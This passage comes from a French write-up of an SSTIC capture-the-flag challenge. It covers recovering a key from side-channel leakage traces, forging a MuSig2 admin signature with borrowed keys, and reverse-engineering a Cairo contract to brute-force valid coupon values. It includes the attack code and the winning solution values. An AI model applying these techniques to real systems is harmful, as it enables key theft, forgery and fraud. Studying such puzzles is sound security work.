    - Qu'il s'agit de deux ensembles : une première suite de 32 couples 0.12/0.18 (colonnes 350 à 415) puis une suite de 0.12/0.XXX (de 420 à 485).
    - Chaque ligne est précédée, à la colonne 345, d'une faute.

[8] https://en.wikipedia.org/wiki/Hierarchical_Data_Format

Ce qui est aussi visible en traçant l'évolution temporelle pour une ligne (ici le second test) :



Un peu de python, un peu de stats, et la clé


Pour vérifier ces hypothèses je commence un script python qui récupère l'ensemble des valeurs 0.XXX entre les colonnes 420 et 485, qu'on imagine être la mémoire sécurisée xorée avec le masque :

```
import h5py

f = h5py.File('data.h5', 'r')

leak = f['leakages']
mask = f['mask']
filter1 = {}
col_345 = leak[:, 345]
for i in range(len(col_345)):
    if col_345[i] == 0.22:
        filter1[i] = leak[i, 421:485:2]
print(filter1[1])
```

Ce qui nous sort le tableau suivant, correspondant à la ligne 1 :

```
[0.155 0.155 0.135 0.135 0.155 0.16  0.15  0.135 0.15  0.15  0.15  0.15
 0.135 0.14  0.15  0.15  0.155 0.15  0.155 0.155 0.17  0.15  0.155 0.15
 0.15  0.16  0.155 0.155 0.145 0.145 0.15  0.15 ]
```

Visuellement, on constate à nouveau que ces valeurs semblent peu diffuses, réparties par incrément de 0.005. Un peu de statistique sur l'ensemble des lignes le confirme, avec 9 valeurs possibles réparties entre 0.13 et 0.17, dont la répartition forme d'ailleurs une belle gaussienne :



Je suppose alors que ses valeurs mesurent d'une façon ou d'une autre le poids de Hamming (le nombre de bit différent de 0), la valeur 0,13 correspondant à l'octet 00 et 0,17 à FF. Comme la mémoire est xorée avec le masque (qu'on suppose aléatoire), pour chaque cellule à 0.13, le masque devrait contenir l'octet de clé correspondant ($A \wedge A = 0$) et pour chaque cellule à 0.17, l'inverse de la clé ($A \wedge \overline{A} = FF$).

Et effectivement, en regroupant, pour chaque colonne, les masques associés à chaque niveau, puis en isolant le niveau le plus bas, on obtient le contenu de la mémoire sécurisée, et donc la clé.

```
for k in filter1:
    for i in range(32) :
        v = (int(filter1[k][i] * 1000) - 130) // 5
        x = mask[k][i]

        if x not in  filter2[i][v]:
            filter2[i][v].append(x)

#exemple pour la colonne/octet 0
print(filter2[0])

for c in range(32):
    print('%02x'%filter2[c][0][0], end='')
print()
```

Interlude : site de la boulangerie trois pains zéro

Signature musig2 : accès administrateur

Pour pouvoir accéder à la page d'achat, et enfin profiter d'un délicieux gâteau beurré, il faut tout d'abord s'authentifier en tant qu'administrateur. Pour cela il suffit de signer un message à l'aide des 4 clés privés précédemment empruntées.

Pour cela nous avons déjà le script musig2_player, la seule chose manquante étant l'agrégateur, en fait une simple fonction d'addition :

Pour myRs, une addition des points Rs de chaque joueur :

```
my_RsPub =[]
for i in range(nb_players):
   sum = Point.infinity()
   for j in range(nb_players):
       sum += Rs[j][i]
   my_RsPub.append(sum)
```

Pour s, une addition modulo order:

```
s2 = 0
for i in range(nb_players):
   s2 = (s2 + s[i])%order

print('my sig :'+hex(s2))
```

Rx et Ry étant les coordonnées du points R (retour de la fonction second_sign_round_sign). Rien de bien sorcier si ce n'est un moment d'inquiétude en n'arrivant pas à reproduire les valeurs présentes dans le log du deviceA. Ce n'est pas bien grave, la signature est valide et acceptée par le site mais tout de même. En en discutant, on me rappelle que musig2_player utilise une implémentation vulnérable (merci je sais) et qu'à priori les autres membres ne l'utilisent pas. Je n'y avais pour le coup pas pensé mais c'est vrai que dans le cas contraire il aurait suffi de calculer les signatures intermédiaires de trois des membres pour connaitre celle du $4^{ème}$ et donc sa clé privée.

En lisant les sources à notre disposition, je note une erreur dans la vérification de la durée de validité des sessions : la session administrateur n'est sensé n'être valable que 5 minutes (et 15 pour les achats), ceci dit la fonction check_session_expired n'est appelée que si l'on accède à l'url admin/login. Comme on ne retourne jamais par cette page on peut rester authentifié de manière indéfinie.

Etape 3 :

Toujours à partir des sources mises à notre disposition, on constate que le coupon d'achat est validé par un appel à la fonction validate d'un contrat accessible via blockchain.quatre-qu.art. Le fichier config.py mentionne également une interface rpc, et que l'ensemble serait basé (hébergé ?) sur un réseau appelé sparknet. Une recherche rapide donne effectivement une documentation des appels RPC qui devrait être supporté (en pratique… certaines classes ne sont pas supportées).

Récupération du contrat

Le fichier app/internal/challenge.json n'étant pas présent dans le backup, il faut tout d'abord en récupérer une version. Logiquement, il doit être publique et accessible d'une manière ou d'une autre depuis notre endpoint RPC.

Les api starknet_getStorageAt ou starknet_getClass semblent prometteuses mais elles nécessitent, pour la première l'adresse du contrat et une valeur key (on n'a ni l'une ni l'autre), pour l'autre un identifiant de classe.

Par contre on peut tout à fait lister les blocks présents sans plus d'information :

- La commande starknet_blockNumber nous informe qu'il y a (le 1er mai) 32 blocks
- La commande starknet_getBlockWithTxs nous permet de récupérer le contenu de ces blocks. Par exemple pour le block 26 on a :

```
{
    "jsonrpc": "2.0",
    "method": "starknet_getBlockWithTxs",
    "params": [{
                "block_number":26
        }],
    "id": 0
}

{
    "id":0,
    "jsonrpc":"2.0",
    "result":{
"block_hash":"0x029765b6916dddfcb55f7f799b973a1b447cab7d971d5f36671d8b28f63
401e1",
…
    "transactions":[{
    "calldata":[
    "0x01",
    "0x06b0a96cac8fada00f85569b27c0feee4b2fb1923159c6673b0d3c8b5f5a2ceb",
    "0x03d5dd63d7dc0de108d32d55bd8a8f2b62fd23d0938f9b5b2c6003ec0cb829ca",
    "0x00",
    "0x07",
    "0x07",
    "0x066616e63685f3239343832",
    "0x03",
    "0x03c6cf520d0b5f00f9da0ada8dff77c1caa37af5c3f85abb214e7a0d40dbe434",
    "0x04e0d354ecc1b64e193984119b7fa98de9e812b748a5c9164ceda677c72e6219",
    "0x05ce79f29ddfd3e6d224cad4ab786f1e5fd576863aa35b6b174557dc53db9201",
    "0x0f24a13f772a0111213e9be45bac",
    "0x0353d8613e9eeb3f970b38906f31cbe95"
],
…
```

En remontant le temps on retrouve l'ensemble des blocks validés par d'autres amateurs de pâtisseries, ce qui sera fort utile pour valider nos calculs plus tard. Les blocks 0, 1 et 2 diffèrent. Le block 2 semble correspondre à l'appel de la fonction declare_result.deploy_sync du fichier deploy.py. On y retrouve la valeur du nonce (5b65565f4e4fc51283f9b627d5a075d8). Les blocks 0 et 1 contiennent un certain nombre de déclarations de classe, je suppose que le block 1 correspond au contrat. Et effectivement un appel à la méthode sparknet_getClass

```
{
    "jsonrpc": "2.0",
    "method": "starknet_getClass",
    "params": [
{
"block_number":1
                },
"0x01e1a447178291dba24dfe53f03e6beee131b94e16373e824a14597ffc53a981"
],
    "id": 0
}
```

nous donne un fichier json, mentionnant dans son abi une fonction validate, et contenant un programme (compressé et encodé en base64).

Cairo, toth, nile, …

Le programme en lui-même s'avère être un json, contenant un mix de valeur hexadécimale, de chaine faisant penser à du python, de fragment de code (encore du python ?) et de messages d'erreur. Rien qui ne fait beaucoup de sens…

En continuant mes recherches, j'apprend qu'il s'agit d'un programme en Cairo[9], un langage Turing complete, permettant d'écrire des dApps prouvables, et inspirés du Rust. Très bien… En continuant de parcourir la documentation, je me retrouve plongé dans un langage finalement très bas niveau, avec trois registres (fp, ap, pc), des calculs modulo P, une mémoire immutable, et une approche « non déterministe » de la programmation. C'est sur le moment très nébuleux, je me dis que je verrai bien en analysant la fonction validate. Qui pour le moment est au format « compilé », il y a fort heureusement un outil permettant de désassembler (voire de décompiler) du cairo : toth[10]. La documentation conseille également une suite d'outils permettant de monter un node sparknet local et facilitant l'analyse (nile) que je n'ai jamais réussi à faire fonctionner pour des raisons de dépendances python. Les commandes cairo-compile et cairo-run suffiront.

[9] https://www.cairo-lang.org/docs/index.html
[10] https://github.com/FuzzingLabs/thoth

Analyse du bytecode

Une lecture rapide du bytecode permet d'avoir une première idée du fonctionnement de validate :

- Après deux asserts (assert_only_owner et assert_only_once) permettant de s'assurer que l'appel provient bien de trois-pains-zero, et que l'id fourni n'est pas connu, le programme enregistre le nouvel id (via ids.write) et récupère le nonce.
- On a ensuite un appel de first (les arguments de fonctions sont passés via AP) :

```
offset 301:  CALL          164          # __main__.nonce.read
offset 303:  ASSERT_EQ    [FP], [AP-2]
offset 304:  ASSERT_EQ    [FP+1], [AP-1]
offset 305:  ASSERT_EQ    [FP+2], [AP-4]
offset 306:  ASSERT_EQ    [AP], [AP-3]
offset 306:  ADD           AP, 1
offset 307:  ASSERT_EQ    [AP], [FP+1]
offset 307:  ADD           AP, 1
offset 308:  ASSERT_EQ    [AP], [FP-6]
offset 308:  ADD           AP, 1
offset 309:  ASSERT_EQ    [AP], [FP-5]
offset 309:  ADD           AP, 1
offset 310:  CALL          255          # __main__.first
```

FP-5 correspond à l'argument code, FP-6 à codelen, FP+1 est initialisé à l'offset 304, il s'agit de la valeur de retour de nonce.read.

- First semble être une fonction récursive, retournant un hash (de Pedersen) basé sur le nonce et l'ensemble des éléments du tableau code.
- La fonction seconde prend se hash en paramètre et effectue des vérifications basiques sur a et b.
- On calcule le hash du couple (nonce, id) et ce hash, ainsi que le tableau code, est passé à la fonction _validate, puis j.
- Cette dernière fonction récupère la valeur de AP via starkware.cairo.lang.compiler.lib.registers.get_ap, initialise une suite de valeurs ressemblant énormément à des instructions compilées, puis jump sur FP (en fait dans notre tableau d'opcode). On constate aussi que seules trois valeurs seront lues dans le tableau code (FP-3).

Bref rien de particulièrement effrayant à priori. Pour valider ma compréhension du code et me permettre de tester des entrées, je me lance dans la réécriture d'un programme, validant à chaque étape que j'obtiens bien un bytecode identique (ou similaire) à la version originale.

Ce qui me donne :

```
func second{range_check_ptr : felt}(h : felt, a : felt, b : felt){
    a = [range_check_ptr] ;
    b = [range_check_ptr+1] ;

    [ap] = 0x1000000000000000000000000000, ap++;

    // c = a - 0x1000000000000000000000000000
    [ap-1] = [ap] + a, ap++;

    [ap-1] = [range_check_ptr+2];

    tempvar mul = a * 0x100000000000000000000000000000000;

    h = mul + b;

    [ap] = range_check_ptr + 3, ap++;

    return ();
}

func    validate{output_ptr:    felt*,    pedersen_ptr    :    HashBuiltin*,
range_check_ptr : felt}(id : felt, code_len : felt, code : felt*, a : felt,
b : felt){
    alloc_locals;

    //fake call for similarity
    assert_only_owner();
    assert_only_once(id);
    write_id(id, 0x1);
    let (nonce) = read_noonce();

    //start usefull stuff
    let (h) = first(nonce, code_len, code);

    second(h, a, b);

    let (id_hash) = hash2{hash_ptr=pedersen_ptr}(nonce, id);

    // check code len >= 3 ?
    // on my local cairo does not work
    //   range_check_ptr slot 0 contains a and slot 1 contains b...
    // code_len = [range_check_ptr];
    // [ap] = code_len + -3, ap++;
    // [ap-1] = [range_check_ptr+1];
    // [ap] = [fp+2], ap++;

    _validate(id_hash, code);

    return ();
}
```

La fonction second valide que :

- A * 0x100000000000000000000000000000000 + B = h
- A < 0x1000000000000000000000000000

Ou plus trivialement que le hash cumulé du code commence par 5 zéro.

Les valeurs du tableau code dépendent elles de la fonction j :

```
func j{}(id_hash : felt, code : felt*){
    alloc_locals;

    let (cur_ap) = get_ap();
    // [CODE+2]
    // ASSERT_EQ           [AP], [ID_HASH]
    // ADD                 AP, 1
    // ASSERT_EQ           [AP], [CODE]
    // ASSERT_EQ           [AP], [AP-1] * [AP-1]
    // ADD                 AP, 1
    // ASSERT_EQ           [AP], [AP-1] * 0x1337
    // ADD                 AP, 1
    // ASSERT_EQ           [AP], 0x1336
    // ASSERT_EQ           [AP], [AP-1] * [CODE+1]
    // ADD                 AP, 1
    // RET
    [ap] = [code+2], ap++;
    [ap] = 0x480680017fff8000, ap++;
    [ap] = id_hash, ap++;
    [ap] = 0x400680017fff8000, ap++;
    [ap] = [code], ap++;
    [ap] = 0x48507fff7fff8000, ap++;
    [ap] = 0x484480017fff8000, ap++;
    [ap] = 0x1337, ap++;
    [ap] = 0x400680017fff8000, ap++;
    [ap] = 0x1336, ap++;
    [ap] = 0x484480017fff8000, ap++;
    [ap] = [code+1], ap++;
    [ap] = [ap-12] * [ap-10], ap++;

    [ap] = cur_ap+6,ap++;

    // call abs [ap-1];
    return ();
}
```

- C0 doit être égal au carré de hash_id
- C1 doit valider l’équation c1 = 0x1336 * 0x1337* c0
- C2 * hash_id doit correspondre à l’instruction RET (0x208b7fff7fff7ffe)

Une dernière vérification, un peu de bruteforce et… c'est tout ?

En synthétisant ces contraintes on obtient le code python suivant :


```
h_id = pedersen_hash(nonce, id)
c0 = (h_id*h_id)%p
c0_p = (c0*0x1337)%p
c1 = (0x1336 * libnum.invmod(c0_p, p))%p
c2 = (ret_opc * libnum.invmod(h_id, p))%p

code = [c0, c1, c2]
f = first(nonce, len(code), code) % p
b = f % 0x100000000000000000000000000000000
a = f // 0x100000000000000000000000000000000
```

Je valide mes calculs avec le contenu du bloc 24, laisse tourner plusieurs boucles de bruteforce pendant une bonne heure (sur une vieiiiiiiiiiiiiiillllle machine), et obtient deux jeux de valeurs, mon premier essai (bloc 25) est enregistré mais sans que le site valide mon « achat »… Le second essai (bloc 26) sera le bon :

```
id    :0x66616e63685f3239343832
   h  :0x4207168be2546b39edc0c3124185d9fadfccc940aad0c1735c5f707bcb9ec23
c0    :0x3c6cf520d0b5f00f9da0ada8dff77c1caa37af5c3f85abb214e7a0d40dbe434
c1    :0x4e0d354ecc1b64e193984119b7fa98de9e812b748a5c9164ceda677c72e6219
       c1*c0p :0x1336
c2    :0x5ce79f29ddfd3e6d224cad4ab786f1e5fd576863aa35b6b174557dc53db9201
       c2*h   :0x208b7fff7fff7ffe
first :0xf24a13f772a0111213e9be45bac353d8613e9eeb3f970b38906f31cbe95
a     :0xf24a13f772a0111213e9be45bac
b     :0x353d8613e9eeb3f970b38906f31cbe95
```

Un puzzle !

Un dernier captcha à résoudre et c'est la fin…



Conclusion et remerciements

Une nouvelle année, finalement pas si compliquée malgré quelques flottements (sérieusement snprintf…), qui m'aura permis de renouer avec le challenge du SSTIC après un blocage (et un COVID) en 2022. Comme chaque année je veux avant tout remercier l'ensemble des diablotins que nous avons embarqués dans nos histoires de challenges avec Pierre. Même si tout ça est avant tout un travail personnel, sans la présence, les avis et l'amusement de suivre l'avancée de chacun, je ne pense vraiment pas que j'aurais eu le courage de finir.

Comme d'habitude également, tous mes remerciements aux organisateurs pour avoir pris le temps de nous proposer ces puzzles. Je mesure la difficulté de créer un nouvel ensemble de challenges, avec l'historique que ça implique, tout en se renouvelant.

Et merci à TogGwenn, toujours.